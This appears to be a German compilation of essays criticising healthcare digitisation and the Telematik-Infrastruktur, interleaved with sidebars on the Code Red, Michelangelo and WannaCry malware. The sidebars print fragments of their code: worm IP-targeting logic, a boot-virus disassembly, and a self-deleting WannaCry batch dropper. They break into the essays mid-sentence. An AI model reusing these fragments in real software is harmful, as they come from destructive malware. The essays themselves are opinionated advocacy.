Aufgabe der Krankenkassen ist es, die medizinische Versorgung der Versicherten sicherzustellen. Dabei gilt: »Die Leistungen müssen ausreichend, zweckmäßig und wirtschaftlich sein« (SGB V §12 (1)). Den Krankenkassen zwecks Wirtschaftsförderung zusätzliche Kosten aufzubürden, welche dann wahrscheinlich bei den medizinischen Leistungen für die Versicherten eingespart werden müssen, ist unverantwortlich und abzulehnen.

Punkt 3 **Unterstützung beim Zugang zu Risikokapital**
Dieser Punkt schließt nahtlos an den vorhergehenden an. Zypries beklagt, »E-Health-Start-ups« könnten keine verlässlichen Business-Pläne schreiben, weil sie nicht wissen, wie viel die Krankenkassen für ihre »neuen digitalen Angebote und Produkte« zahlen werden. Die Forderung der Wirtschaftsministerin »Bei der Festlegung der Gebührenziffer durch den Bewertungsausschuss sollen betroffene Unternehmen und Verbände im Vorfeld beteiligt werden« liest sich wie eine Aufforderung zur Selbstbedienung aus Versichertengeldern.

Punkt 4 **Schaffung von Experimentierräumen**
Auch hier der gleiche Grundzug: Privatwirtschaftliche Interessen und Risiken sollen durch finanzielle Förderung (aus Steuer- oder Beitragsgeldern?) und »durch temporäre und lokal begrenzte Veränderung von Regularien« reduziert werden. Zu fragen ist, ob hier für die von den Experimenten betroffenen PatientInnen Grundsätze des Datenschutzes aufgehoben würden.

Punkt 5 **Förderung der digitalen Infrastruktur von Krankenhäusern**
Dass nicht nur öffentlich-rechtliche (Universitäts-)Kliniken finanzieller Förderung zum Betrieb und zur Modernisierung ihrer Einrichtung bedürfen, ist unstrittig. Die Forderung nach 500 Mio. Euro zur Förderung von Investitionen in die digitale Infrastruktur ist daher nicht falsch. Dies aber vorrangig unter dem Blickwinkel der Förderung von »kleinere Unternehmen und Start-ups« zu tun, fördert Schieflagen zu Lasten der Steuerzahler.

Punkt 6 **Bessere Nutzung von Gesundheitsdaten**
Hier ist aus Sicht von PatientInnenrechten und Datenschutz ein zentraler Punkt berührt: Es wird suggeriert, die bisherige zweckgebundenen Nutzung

Code Red (2001)

Code Red bezeichnet eine Familie von Würmern. Die Urversion machte sich eine Schwachstelle auf Servern mit Windows NT. Der Wurm enthielt neben einem Modul zur Weiterverbreitung auch zwei Schadfunktionen, die abhängig vom Tag des Monats aktiviert wurden. Eine Schadfunktion war das Überschreiben der infizierten Webseite mit dem Text »HELLO! Welcome to http://www.worm.com! Hacked By Chinese!«. Die zweite Schadfunktion nutzte den befallenen Wirtserver zur Ausführung von massenhaften Serveranfragen an bestimmte andere IP-Adressen (»Denial of Service«), wie z.B. das Weisse Haus, mit dem Ziel, diese Server lahm zu legen.

Da insbesondere die zweite Version des Wurms sich schnell verbreitete wurde der entstandene Schaden auf etwa 2,6 Milliarden US-Dollar inkl. Umsatzausfälle geschätzt.

```
mtable[] = {  0xFFFFFFFF       // go anywhere
              0xFFFFFF00       // stay in class A
              0xFFFFFF00       // stay in class A
              0xFFFF0000       // stay in class B
              0xFFFF0000 };    // stay in class B
# start with a random number that will be our new IP address.
# I presume the random number generator is »random enough«.
newip = random();
# zero the UPPER octets of the random IP, which means that the
# random number won‘t participate in the class A or class B
# address
mask  = mtable[ random() & 0x7 ];   // locate a mask
newip &= mask;                      // throw away rightmost bits
# flip the mask around to operate on LOWER octets
mask = ~mask;                       // flip the mask around
myip = LOCAL_IP & mask;             // throw away leftmost bits
# newip contains the upper bits
# myip  contains the lower bits
# join them:
newip |= myip;
if (newip starts with 127)  try again    // localhost
if (newip starts with 224)  try again    // multicast
if (newip matches LOCAL_IP) try again
```

von Gesundheitsdaten – für die medizinische Behandlung der PatientInnen und zur Abrechnung – sei unzureichend. Die angestrebte »bessere Nutzung« sieht vor: Die Aufhebung der Zweckbindung der Patientendaten, zentrale bzw. vernetzte Sammlung aller PatientInnendaten (»integrierter Datenraum«) und die Verknüpfung aller erreichbaren Daten aus unterschiedlichen Quellen – von PatientInnenakten bis hin zu Fitness-Trackern. Das soll die »Entwicklung für innovative Geschäftsmodelle auf der Basis von Big Data zur Verbesserung der bestehenden Diagnose- und Therapieverfahren« ermöglichen. Anders ausgedrückt: Wer auch immer in der schwierigen Lage ist, ärztliche Hilfe zu benötigen, soll zum Datenspender für Big-Data-Experimente gemacht werden.

Punkt 7 Einheitlicher Datenschutz

»Einheitlicher Datenschutz« ist nicht gleichbedeutend mit striktem oder hinreichendem Datenschutz. Auch die Bezugnahme auf die EU-Datenschutzgrundverordnung muss misstrauisch machen: Denn die EU-Verordnung lässt viele Lücken, die durch Regelungen der einzelnen Mitgliedsstaaten zu füllen sind. In Deutschland wurde dies bei der Neufassung des Bundesdatenschutzgesetzes genutzt, um bestehende Standards auszuhebeln und die der EU-Datenschutzgrundverordnung zu unterbieten. Im Umgang mit Gesundheitsdaten will neben Bundesgesundheitsminister Gröhe auch Bundeswirtschaftsministerin Zypries die allgemeine Tendenz »vom Datenschutz zum Datenschatz« fort– und durchsetzen.

Punkt 8 Erleichterungen für telemedizinische Anwendungen

Zypries fordert die komplette Aufhebung des Fernbehandlungs- und -verschreibungsverbots, ohne die Ergebnisse noch laufender Modellprojekte abzuwarten. Während der Nutzen für die PatientInnen erst noch belegt werden muss, ist der Nutzen für die interessierten Unternehmen klar erwiesen.

Punkt 9 Einheitliche Standards für Anwendungen der Telematik-Infrastruktur

Zunächst fordert Zypries die gesetzliche Verankerung der bereits erwähnten *»Datensouveränität«* für allen PatientInnen: *»Jeder Patient soll ein gesetzlich festgelegtes Recht haben, jederzeit auch digital auf seine Gesundheitsdaten zugreifen und das Zugriffsrecht Dritten einräumen zu können.«* Damit würde ein langjähriger und bewährter Grundsatz im Datenschutzrecht aufgegeben: Daten dürfen nur auf Grund der Einwilligung der Betroffenen oder aus einer gesetzlichen Grundlage zu festgelegten Zwecken gespeichert und verarbeitet werden. Und weiter: *»Die Standards und Vorgaben u.a. für die elektronische Patientenakte sollen transparent und einheitlich sein, damit grundsätzlich jedes Unternehmen die Möglichkeit erhält, eine gesetzeskonforme elektronische Patientenakte anzubieten.«* Doch auch hier gilt: Einheitliche Standards sind nicht gleichbedeutend mit hohen Standards. Viel wahrscheinlicher ist, dass ein kleinster gemeinsamer Nenner zum Standard wird. Die informationelle Selbstbestimmung wird konterkariert. Bis zum heutigen Tag ist diese so zu verstehen, dass jede Person darüber entscheidet, wer was über sie wissen darf. In Zypries' Strategiepapier geht es jedoch nur noch darum, die Daten bestmöglich zu verwerten, aber nicht mehr darum, dass der Patient darüber entscheiden kann, welche seiner Daten überhaupt in die Telematik-Infrastruktur gelangen.

Zusammenfassend ist festzustellen: Nach Bundeskanzlerin Angela Merkel und Bundesgesundheitsminister Herrmann Gröhe hat jetzt auch Bundeswirtschaftsministerin Brigitte Zypries deutlich gemacht, dass sie bereit ist, PatientInnenrechte und Datenschutz auf dem Altar privatwirtschaftlicher Interessen zu opfern.

(Quelle: https://patientenrechte-datenschutz.de/2017/06/20/digitalisierung-der-gesundheitswirtschaft-auf-kosten-von-patientenrechten-und-datenschutz/)

Die Totaldigitalisierung des Systems der Krankenversorgung

Von Rudolph Bauer*

Trotz Pleiten, Pech und Pannen beginnt am 1. Juli 2017 eine milliardenteure Umstellung in den Krankenhäusern und Praxen der ÄrztInnen und PsychotherapeutInnen. Rudolph Bauer zeigt, dass die Folgen schöngeredet werden und dass stattdessen Entmündigung und Überwachung drohen.

Ab 1. Juli 2017 müssen niedergelassene ÄrztInnen und PsychotherapeutInnen damit beginnen, ihre Praxen mit neuer Hardware – Konnektoren und Kartenlesegeräten – für die so genannte Telematik-Infrastruktur (TI) auszustatten. Auch Krankenhäuser und Rehabilitationszentren sind von der Umstellung betroffen. Ein Jahr später, am 1. Juli 2018, soll der Veränderungsprozess abgeschlossen sein.

Die Umstellung auf TI kostet Milliarden. In einer 2009 ausgestrahlten Folge der TV-Sendung *Monitor* wurde der Gesamtaufwand für die Digitalisierung mit 14,1 Milliarden Euro beziffert – eine riesige Kostenlawine, die auf die Krankenversicherungen zukommt. Die Ausgaben werden mit Sicherheit noch weiter ansteigen und in der Folgezeit den Beitragzahlenden aufgebürdet. Den Hardware-Betreibern und Software-Firmen aber verspricht die Umstellung Extra-Profite.

Die Politik befindet sich in einer Falle. Sie hat ein Projekt angestoßen, aus dem es scheinbar kein Entkommen gibt. Unter Umgehung einer breiten Diskussion in der Bevölkerung und in Missachtung aller kritischen Einwände wurden Entscheidungen getroffen, die zum einen im wirtschaftlichen Interesse der informationstechnischen Industrie und der Krankenkassen nicht mehr rückgängig zu machen sind. Zum anderen verspricht die Digitalisierung die Ermöglichung eines Überwachungs- und Kontroll-Instruments, wie es der Staat umfassender und zugleich unauffälliger nicht installieren kann. Erfasst werden alle Bürgerinnen und Bürger, künftig auch schon im vorgeburtlichen Stadium der Schwangerschaft.

TI ist der Oberbegriff für das Vorhaben, in einem einheitlichen Datennetz alle Akteure des Systems der Krankenversorgung zu erfassen. Die in Praxen, Krankenhäusern, Reha-Einrichtungen, Krankenkassen und Apotheken erfassten PatientInnendaten sollen »vernetzt« werden, wie es verharmlosend heißt. In Werbebroschüren ist von der »schnellen Datenautobahn im Gesundheitswesen« die Rede. Bundesgesundheitsminister Hermann Gröhe schwärmt: »Eine sichere digitale Infrastruktur verbessert die Gesundheitsversorgung und stärkt die Selbstbestimmung (!) der Patienten.«

Was davon zu halten ist, behandelt der folgende Beitrag, der zunächst die gesetzgeberische, institutionelle und technische Vorgeschichte schildert. Diese lässt sich charakterisieren als eine Ansammlung von Pleiten, Pech und Pannen – und Profiten ebenso. Das voraussehbare Ergebnis werden unterschiedliche Risiken und Nebenwirkungen sein: eine ungeahnte Kostenexplosion, ein exorbitanter Datenmissbrauch und ein bislang unbekanntes Überwachungssystem zur Sicherung der politischen und ökonomischen Verhältnisse sowie zur Lenkung und Formierung der Gesellschaft – jenseits von klassischer Demokratie und Sozialstaat.

1. Der gesetzgeberische Vorlauf: Von der elektronischen Gesundheitskarte zum E-Health-Gesetz

Die Vorgeschichte auf Seiten der Legislative geht zurück auf das vom Bundesgesundheitsministerium unter Ulla Schmidt (SPD) eingebrachte *Gesetz zur Modernisierung der gesetzlichen Krankenversicherung* vom 14. November 2003. Der Gesetzgeber schrieb die Einführung der elektronischen Gesundheitskarte (eGK) zum 1. Januar 2006 vor. Die fristgerechte Umsetzung scheiterte jedoch, u. a. aufgrund von Abstimmungsproblemen unter den beteiligten Institutionen der Gesundheitsbranche einerseits sowie zwischen diesen und den Interessen der Unternehmen im Bereich der Informationstechnologie.

Deshalb erließ das Bundesministerium für Gesundheit (BMG) – immer noch unter Leitung der SPD-Ministerin – am 5. Oktober 2006 eine Neufassung der *Verordnung über Testmaßnahmen für die Einführung der eGK* (Elektronische Gesundheitskarten-Verordnung – GesKVO). Auf den Weg gebracht wurde ein vierstufiges Testverfahren. Es verging dann fast ein Jahrzehnt des Testens, bis 2015 ein weiteres Gesetz folgte: das *E-Health-Gesetz*. Die Begründung des Gesundheitsministers Gröhe lautete: »Viel zu lange wurde schon gestritten … Deshalb machen wir Tempo durch klare gesetzliche Vorgaben, Fristen und Anreize, aber auch Sanktionen, wenn blockiert wird.«

Am 27. Mai 2015 verabschiedete das Bundeskabinett den »Gesetzentwurf für sichere digitale Kommunikation und Anwendung im Gesundheitswesen«. Beschlossen wurde das mit Druckmitteln ausgestattete E-Health-Gesetz am 4. Dezember 2015 im Bundestag von den Abgeordneten der Großen Koalition CDU/CSU/SPD und von den (nicht regierungsbeteiligten) Grünen – »wie immer bei solchen Themen zu später

Stunde vor wenigen Abgeordneten« (Dr. Silke Lüder im *Hamburger Ärzteblatt* 07-08/2016).

2. Die institutionelle Vorgeschichte: Gründung der Gesellschaft für Telematikanwendungen der Gesundheitskarte mbH – ohne Patientenbeteiligung

Im Januar 2005 wurde die *Gesellschaft für Telematikanwendungen der Gesundheitskarte mbH* (Gematik) gegründet. In ihr sind zu gleichen Teilen sowohl die Kostenträger (Krankenkassen, private Krankenversicherungen) vertreten als auch die Organisationen der so genannten Leistungserbringer: Bundesärztekammer, Bundeszahnärztekammer, Deutscher Apothekerverband, Deutsche Krankenhausgesellschaft, Kassenärztliche Bundesvereinigung und Kassenzahnärztliche Bundesvereinigung.

Nicht in der GmbH vertreten sind die ärztlichen Berufsgruppen (InternistInnen, HausärztInnen, FachärztInnen) und die Interessenverbände Marburger Bund, Hartmannbund, Virchow-Bund und Verein demokratischer Ärztinnen und Ärzte. Ebenfalls nicht beteiligt sind sowohl die Vertretungsorganisationen der Patientinnen und Patienten als auch die Interessenverbände von PsychotherapeutInnen, Hebammen, Heilhilfsberufen sowie der Gesundheitsselbsthilfe, die alle von der Digitalisierung direkt oder mittelbar betroffen sein werden. Die PatientInnenvertretung gehört lediglich einem Beirat der Gematik an, in dem aber auch die Bundesländer präsent sind sowie »Vertreter der für die Wahrnehmung der Interessen der Industrie maßgeblichen Bundesverbände aus dem Bereich der Informationstechnologie«. Die PatientInnenvertretung im Beirat ist also umzingelt von BürokratInnen und den WortführerInnen verschiedenster Interessengruppen. Ein demokratisches Mitspracherecht sähe anders aus.

3. Das technische Vorgehen: Arvato Systems des Bertelsmann-Konzerns als Ausschreibungs-Gewinner

Der technische Vorlauf für die Einführung der TI begann mit der Ausschreibung der Erprobungstests der eGK unter den FDP-Gesundheitsministern Philipp Rösler (2009-2011) und Daniel Bahr (2011-2013). Ausschreibungs-Gewinner war 2013 die Bertelsmann-Tochter *Arvato Systems*. Arvato sollte die Rechenzentrumsleistungen für den Online-Text der eGK liefern und den kompletten Aufbau und Betrieb der TI übernehmen. Das Arvato-Unternehmen der Bertelsmann-Gruppe – eines Medien- und Dienstleistungskonzerns, flankiert von der Bertelsmann-Stiftung – war auch für das sektorübergreifende *Wide Area Network* der Telemedizin zuständig, das ab 2014 in jeweils 500 Arztpraxen und Kliniken den Testregionen Nordwest (Schleswig-Holstein, NRW und Rheinland-Pfalz) und Südost (Bayern, Sachsen) erprobt werden sollte. Arvato sollte auch einen Teil der Softwareentwicklung und der Softwareverteilung an den Testpraxen und Testkliniken übernehmen.

Kritik kam u.a. auf, weil mit der Auftragsvergabe an Arvato der Aufbau und der Betrieb der TI einem Unternehmen übertragen wurden, dem kein seriöser Umgang mit den sensiblen Medizin-Daten zuzutrauen ist. Besonders das Interesse zweier Arvato-Töchter an personenbezogenen Daten macht skeptisch. Die Arvato-Tochter *AZ Direkt* bietet Adressmanagement Services an und ist einer der größten Adressenhändler. Im Angebot der Tochtergesellschaft *Arvato Infoscore* sind Dienste für Inkassoservice, Wirtschafts- und Bonitätsauskünfte. Es dürfte ein Leichtes sein, Adressen und Krankheitsdaten zusammenführen, um damit Anbieter des Pharmasektors, Versicherungen oder Banken auf potenzielle KundInnen hinzuweisen oder vor einem Geschäftsabschluss mit ihnen zu warnen.

4. Ein Zwischenresultat: Eine »Geschichte voller Pleiten, Pech und Pannen«

Vor dem Start der Erprobungstests war es erst einmal notwendig, Heilberufsausweise und Institutionskarten für die Teilnehmer in den Testregionen zu entwickeln und zu produzieren. Damit waren zwei Unternehmen beauftragt: zum einen *Atos SE*, ein börsennotierter französischer Informationstechnologie-Dienstleister, und zum anderen *T-Systems International GmbH*, eine Tochter der *Deutsche Telecom AG*.

T-Systems wurde auch als Generalunternehmen zur technischen Vernetzung und Betreuung der TestkandidatInnen in der Region Südost bestellt. In der Testregion Nordost wurde die *CompuGroup Medical* damit beauftragt. Letztere ist gleichfalls ein börsennotiertes Software-Unternehmen mit Sitz in

Michelangelo (1991)

Das Michelangelo-Virus sollte DOS-Systeme infizieren und schlief bis zum 6. März, dem Geburtstag des Renaissance-Künstlers Michelangelo. Da sonst kein Bezug zu dem Künstler in dem Virus auftaucht, geht man heute davon aus, dass Michelangelo ein Angriff gegen das zu dieser Zeit besser bekannte »Freitag der 13.« (Friday the 13th) Virus war. Da dieser Angriff genau eine Woche vor Freitag, 13. März 1992 lag, wären Computer-User betroffen gewesen, die glaubten sich schützen zu können, indem sie das Systemdatum zurückdatieren. Michelangelo überschrieb auf PCs am 6. März die ersten 100 Sektoren der Festplatte mit Nullen. Obwohl dann sämtliche Benutzerdaten weiterhin auf der Festplatte vorhanden waren, blieben sie für LaienanwenderInnen unauffindbar.

```
; This is a disassembly of the much-hyped michelangelo virus.
; As you can see, it is a derivative of the Stoned virus.  The
; junk bytes at the end of the file are probably throwbacks to
; the Stoned virus.  In any case, it is yet another boot sector
; and partition table infector.
michelangelo    segment byte public
                assume  cs:michelangelo, ds:michelangelo
; Disassembly by Dark Angel of PHALCON/SKISM
                org     0
                jmp     entervirus
highmemjmp      db      0F5h, 00h, 80h, 9Fh
maxhead         db      2                       ; used by damagestuff
firstsector     dw      3
oldint13h       dd      0C8000256h
int13h:
                push    ds
                push    ax
```

Koblenz. *T-Systems* zog sich in der Testregion Südost nach kurzer Zeit aus der Verantwortung als Generalunternehmen zurück und begründet dies mit »technischen Problemen«.

Die zentrale Technikanwendung konnte deshalb innerhalb des bereits knapp bemessenen Zeitraums nur bei weitaus weniger TeilnehmerInnen als ursprünglich geplant einem Härtetest unterzogen wurde. Der Testzeitraum verringerte sich zusätzlich wegen Lieferproblemen der Industrie. Daher konnten die am Testlauf beteiligten Arztpraxen erst Ende 2016 mit der erforderlichen Hardware ausgestattet werden. Wegen der Lieferschwierigkeiten bei *CompuGroup* wurde kurzfristig die österreichische Firma *Research Industrial Systems Engeneering* (RISE) beauftragt, einen weiteren Konnektor auf den Markt zu bringen. RISE könne aber frühestens im Frühjahr 2018 liefern, heißt es in einer Mitteilung. Das *Magazin der Kassenärztlichen Vereinigung Bremen* nannte wegen all dieser Vorfälle die »Geschichte des TI-Konnektors bisher eine Geschichte voller Pleiten, Pech und Pannen« (Landesrundschreiben 4 vom 15. Juni 2017).

5. Zur aktuellen Lage: Unter dem Regime von »Zuckerbrot« und »Peitsche«

Zu den neuen Geräten, die ab 1. Juli 2017 in Arzt- und Therapeutenpraxen ebenso wie in Krankenhäusern installiert werden, gehören Kartenterminals und Konnektoren. Bei letzteren handelt es sich um eine Art Rooter-Geräte, die Datenpakete zwischen den angeschlossenen Rechnern weiterleiten. Für die Anschaffung dieser Hardware erhalten ÄrztInnen und TherapeutInnen »Zuckerbrot« in Gestalt einer Vergütung. Diese beträgt je nach Anzahl der in der Praxis tätigen ÄrztInnen zwischen 3.055 (für einen) und 3.925 Euro (für sieben und mehr).

Allerdings kann die Vergütung in dieser Höhe nur dann beansprucht werden, wenn die erstmalige Nutzung des neuen Konnektors im dritten Quartal 2017 erfolgt, d. h. im Zeitraum vom 1. Juli bis 30. September 2017. Der materielle Anreiz für eine baldige Geräteanschaffung sieht wie folgt aus: Nach dem 30. September 2017 sinkt die Vergütungshöhe, und ab dem zweiten Quartal 2018 liegt sie nur noch zwischen 1.155 und 2.025 Euro. ÄrztInnen und PsychotherapeutInnen, die bis zu diesem Zeitpunkt die PatientInnendaten nicht online übermitteln, werden sanktioniert. Ihnen wird das Honorar in regelmäßigen Abständen um ein Prozent gekürzt – die »Peitsche«.

Im ersten Quartal des Anschlusses an die TI und ihre Nutzung werden zusätzlich die anfallenden Betriebskosten ab dem Monat der Inbetriebnahme anteilig erstattet. Sie betreffen die Kosten für Wartung und Updates und betragen je Quartal 298 Euro. Für den Praxisausweis und den Arztausweis fallen im Quartal Kosten in Höhe von 23,25 Euro und 11,63 Euro an. Zusätzlich zu den Konnektoren müssen Kartenterminals zum Einlesen der eGK bzw. des elektronischen Heilberufsausweises sowie der Praxis- bzw. Institutionskarte beschafft werden. Die Besorgung dieser Geräte wird zusätzlich mit 425 Euro (für ein stationäres Terminal) bzw. 350 Euro (für ein mobiles Terminal) vergütet. Die Praxen erhalten obendrein eine »Startpauschale« in Höhe von 900 Euro als Entschädigung für die Installationskosten und zur Abdeckung des zu erwartenden Verdienstausfalls in der Übergangsphase.

6. Die Kostenentwicklung: 14,1 Milliarden Euro und noch mehr – auf Versichertenkosten

2004 ging die damalige Gesundheitsministerin Ulla Schmidt davon aus, dass sich die Einführungskosten in einer Höhe von 700 Mio. bis einer Milliarde bewegen würden. Wenige Wochen später veranschlagten ÄrztevertretInner und Krankenkassen 1,6 Milliarden Euro. Eine Studie von 2009 veranschlagte die Gesamtausgaben auf 2,8 bis 6,4 Milliarden Euro. *Monitor* rechnete im Juli 2009 , dass die Aufwendungen auf 14,1 Milliarden Euro anwachsen, Tendenz steigend.

Was die Kosten von E-Health betrifft, sagte der Vorsitzende der *Freien Ärzteschaft*, Wieland Dietrich, mit Bezug auf die eGK: »Die Versicherten bezahlen für eine Karte, die teuer und nutzlos ist sowie den Datenschutz quasi abschafft.« Bereits 2009 erklärte der Gesundheitsökonom Jürgen Wasem: »Ökonomisch wird die ökonomische Gesundheitskarte ein Minusgeschäft sein, das letztlich die Versicherten zahlen.« Und in einem aktuellen Blog für Patientenrechte und Datenschutz heißt es, bisher habe die eGK »Mehrkosten in Milliardenhöhe verursacht und keinerlei Ersparnisse im Vergleich zur alten Krankenversicherungskarte gebracht. Das Projekt wird voraussichtlich weitere Milliardenbeträge im zweistelligen Bereich verschlingen, und der Nutzen wird wohl nie die Kosten einholen.«

7. Datenschutz und Datensicherheit: Wer alles ein Interesse am Zugriff auf die Patientendaten hat

Grundsätzliche datenschutzrechtliche Bedenken beziehen sich auf die Sicherheit der Übermittlung und Speicherung von personenbezogenen Daten durch die Server der TI. Auf dem jüngsten Deutschen Ärztetag im Mai 2017 wurde erneut vor den vielfachen Risiken gewarnt, die in einem System der total vernetzten Krankenversorgung vorauszusehen sind. Es sei viel zu riskant, PatientInnendaten in der Cloud zu speichern. Cyberangriffe auf Kliniken und Praxen gefährdeten die Sicherheit der PatientInnen. Verwiesen wurde in diesem Zusammenhang auf den Kryptotrojaner *WannaCry*, durch den zwei Wochen vor dem Ärztetag zahlreiche Krankenhäuser in England lahm gelegt wurden. Dieses Schadprogramm und der damit ausgelöste Cyber-Angriff infizierten am 12. Mai 2017 über 230.000 Computer in 150 Ländern mit dem Ziel, Lösegeldzahlungen zu erzwingen.

Bedrohlich ist nicht zuletzt die Vorstellung, dass kriminelle EinzeltätInnen oder Banden über das Hacken der Daten Informationen erlangen können, die sie in betrügerischer oder erpresserischer Absicht zu Lasten der PatientInnen ›versilbern‹. Neben der Gefahr des Zugriffs von externen – ausländischen oder inländischen – Hackern auf die PatientInnen-Daten besteht Grund zur Sorge, dass die an der IT beteiligten Institutionen Datenmissbrauch betreiben. Bei den gesetzlichen und privaten Kassen wird bereits ernsthaft erwogen, mit den ihnen zugänglichen Daten relevante Erkenntnisse über die Versicherten, die Ärzteschaft und das sonstige Gesundheitspersonal zu sammeln und auszuwerten.

Die Serverarchitektur gestattet es den Kassen, mit einem minimalen Aufwand herauszufinden, wo z. B. bei den Behandlungskosten von PatientInnen eines bestimmten Krankheitsbildes Abweichungen nach oben festzustellen sind, um diese

abzustellen. Mittels entsprechender Algorithmen lassen sich standardisierte Behandlungs- und Arzneiempfehlungen zur Kostensenkung einerseits und zur Gewinnsteigerung der im Gesundheitssektor angesiedelten Industrien (Pharma, Geräte, Transportfahrzeuge usw.) andererseits generieren.

Die Kassen der Versicherten kommen mit Hilfe der Digitalisierung ferner ihrem Ziel näher, die Versorgung im Gesundheitssystem zu steuern. Die gelenkte Medizin, wie sie in den USA als *Managed Care* bereits praktiziert wird, hebelt die ärztliche und psychotherapeutische Selbständigkeit aus. Nach Auskunft von Silke Lüder im *Hamburger Ärzteblatt* sprachen VertretInnen des Spitzenverbandes der gesetzlichen Krankenversicherungen auf einer Pressekonferenz davon, dass man mit der Überwachung der PatientInnendaten auch direkt in die ärztliche Therapie eingreifen könne. So könnte etwa der Medizinische Dienst der Krankenkassen auf Grundlage der PatientInnendaten festlegen, welche PatientInnen eine teure Therapie bekommen und welche nicht.

Ein Interesse am Zugang zu den Daten haben neben den Krankenkassen auch Großfirmen aus den Bereichen Labor, Pharma, Banken, Versicherungen, IT-Unternehmen, Lebensmittelindustrie und Tourismus. Die Verfügbarkeit von Daten über z. B. eine Schwangerschaft, eine Krebserkrankung, einen Unfall, Flugangst, Depression oder Altersbeschwerden erlauben den Firmen eine entweder zielgruppengemäße oder individuell passgenaue Werbung für ihre Produkte bzw. die Entwicklung solcher Produkte. PatientInnen werden zum Marketing-Adressaten.

8. Gesellschaftliche Folgen der Totaldigitalisierung: Überwachung und Kontrolle zur Entmündigung, Unterdrückung und Ausbeutung

Der »gläserne Patient« und der »gläserne Arzt bzw. Psychotherapeut« können im Verlauf der Digitalisierung zum ohnmächtigen Objekt einer ebenso gigantischen wie unauffälligen Überwachungsmaschinerie werden. Das *Komitee für Grundrecht und Demokratie* warnte deshalb zu Recht, aber vergeblich, vor der »Verwertung der Daten zum Zweck der Kontrolle des Verhaltens von Ärzten und Patienten« (www.grundrechtekomitee.de/node/209).

Neben Krankenkassen und Großfirmen werden es sich auch die Geheimdienste nicht nehmen lassen, die zentralisierten Daten anzuzapfen. Das erklärt offensichtlich, warum die unterschiedlichen Bundesregierungen – die rot-grüne ebenso wie die christlich-liberale und die Große Koalition – seit Einführung der eGK das Projekt der Digitalisierung so hartnäckig weiterverfolgen, trotz der Proteste dagegen und der erwähnten »Pleiten, Pech und Pannen«.

Wir sehen uns daher einer neuen, gefahrvollen Stufe der gesellschaftlichen Entwicklung gegenüber: Die Digitalisierung des Systems der Krankenversorgung ist das gemeinsame Interesse von Staat und Wirtschaft. Letztere zieht daraus enorme Profite, und der Staat verspricht sich entmündigte, willig lenkbare Bürgerinnen und Bürger. Es ist daher nicht nur eine Sache des Gesundheitswesens und seiner weiteren Entwicklung, die ab 1. Juli 2017 am Beispiel der technischen Umstellung auf die Telematik-Infrastruktur ansteht. Die Totaldigitalisierung betrifft nicht nur die ärztliche Ethik und das Vertrauensverhältnis von ÄrztIn / PsychotherapeutIn und PatientIn, sondern sie tangiert das gesellschaftliche Leben insgesamt ebenso wie auch die Zukunft bzw. das Ende der Demokratie.

** Prof. Dr. Rudolph Bauer ist Sozial- und Politikwissenschaftler. Von 1972 bis 2002 war er tätig an der Universität Bremen sowie zu wissenschaftlichen Auslandsaufenthalten in Beijing und an der Johns Hopkins University in Baltimore. Schwerpunkte seiner Forschungsarbeit sind Wohlfahrtspolitik, Soziale Dienstleistungen und Dritter Sektor / NGOs.*

Die ungekürzte Version des Beitrags findet sich in Heft 5/2017 der Marxistischen Blätter.

```
echo off
   echo SET ow = WScript.CreateObject(«WScript.Shell”)> m.vbs
   echo SET om = ow.CreateShortcut(«C:\
   WanaDecryptor
   .exe.lnk”)>> m.vbs
   echo om.TargetPath = «C:\
   WanaDecryptor
   .exe”>> m.vbs
   echo om.Save>> m.vbs
   cscript.exe //nologo m.vbs
   del m.vbs
   del /a %0
typedef struct _wc_file_t {
char     sig[WC_SIG_LEN]     // 64 bit signature WANACRY!
uint32_t keylen;             // length of encrypted key
uint8_t  key[WC_ENCKEY_LEN]; // AES key encrypted with RSA
uint32_t unknown;            // usually 3 or 4, unknown
uint64_t datalen;            // length of file before encryption, obtained  from GetFileSizeEx
uint8_t *data;               // Ciphertext Encrypted data using AES-128 in          CBC mode
    } wc_file_t;
```

WannaCry (2017)

Der Virus, eine sogenannte »Ransomware« nutzt eine Schwachstelle in Windows-Systemen und verschlüsselt nach der Infektion einen Teil der Benutzerdateien. Zur Entschlüsselung wurden die NutzerInnen aufgefordert, innerhalb von wenigen Tagen einen Betrag in Höhe von 300-600 US Dollar in der Kryptowährung Bitcoin anonym zu überweisen. Darüber hinaus verbreitet sich der Wurm auf weitere Windows-Rechner und erzeugt eine sogenannte Backdoor, mit der das infizierte System vulnerabel bleibt.

WannaCry infizierte über 230.000 Computer in mindestens 99 Ländern, darunter mehrere große Unternehmen und Einrichtungen, wie der spanische Telekommunikationskonzern Telefónica und Teile des britischen National Health Service (NHS) mit mehreren Krankenhäusern, das rumänische Außenministerium und in Russland u.a. Systeme des Innenministeriums und des Katastrophenschutzministerium. Bei der Deutschen Bahn wurden rund 450 Rechner infizier, was zum Ausfall von Anzeigetageln, Videoüberwachungssystemen und einer regionalen Leitstelle in Hannover führte. Die Verbreitung des Wurms wurde eher zufällig durch die Entdeckung eines einprogrammierten »Notausschalters« gestoppt.

Nein, es ist nicht die Karte...

Wilfried Deiss über ein von Beginn an undemokratisches Mega-Datenprojekt namens Elektronische Gesundheitskarte / Telematik

Der Hausarzt Wilfried Deiss aus Siegen hat schon sehr früh und sehr gründlich immer wieder auf die Gefahren der elektronischen Gesundheitskarte und die damit zusammenhängenden Datenschutzprobleme hingewiesen. Nach seinem Kommentar zur aktuellen Situation dokumentieren wir ein wenig gekürzt sein ... sein neuestes Wartezimmerinfo.

Gute Idee, die E-Gesundheitskarte / Telematik zum Thema zu machen. In den nächsten ein bis zwei Jahren könnte es spannend werden: Wie werden die Vorgaben des E-Health-Gesetzes erfüllt / umgesetzt? Wie reagiert die Ärzteschaft?

Bei dem Pleiten und Pannen-Projekt scheint ja immerhin in einem Modellprojekt das Online-Versicherten-Stammdaten-Management zu funktionieren. Aber nach weit über zehn Jahren und weit über einer Milliarde Investitionen gibt es noch immer KEIN Modellprojekt, das die Praktikabilität für medizinisch relevante Anwendungen nachweisen kann. Und erst recht kein Modellprojekt, in dem die TeilnehmerInnen zu dem Schluss kommen: Das ist gut, das ist eine Alltagserleichterung, das verbessert die Medizin und die PatientInnenversorgung. Vor Jahren gab es aus den USA eine Vergleichsstudie von Krankenhäusern mit analogem Datenaustauch versus Häuser mit digitaler Kommunikation. Im Ergebnis: *keine* Änderung der Behandlungsqualität.

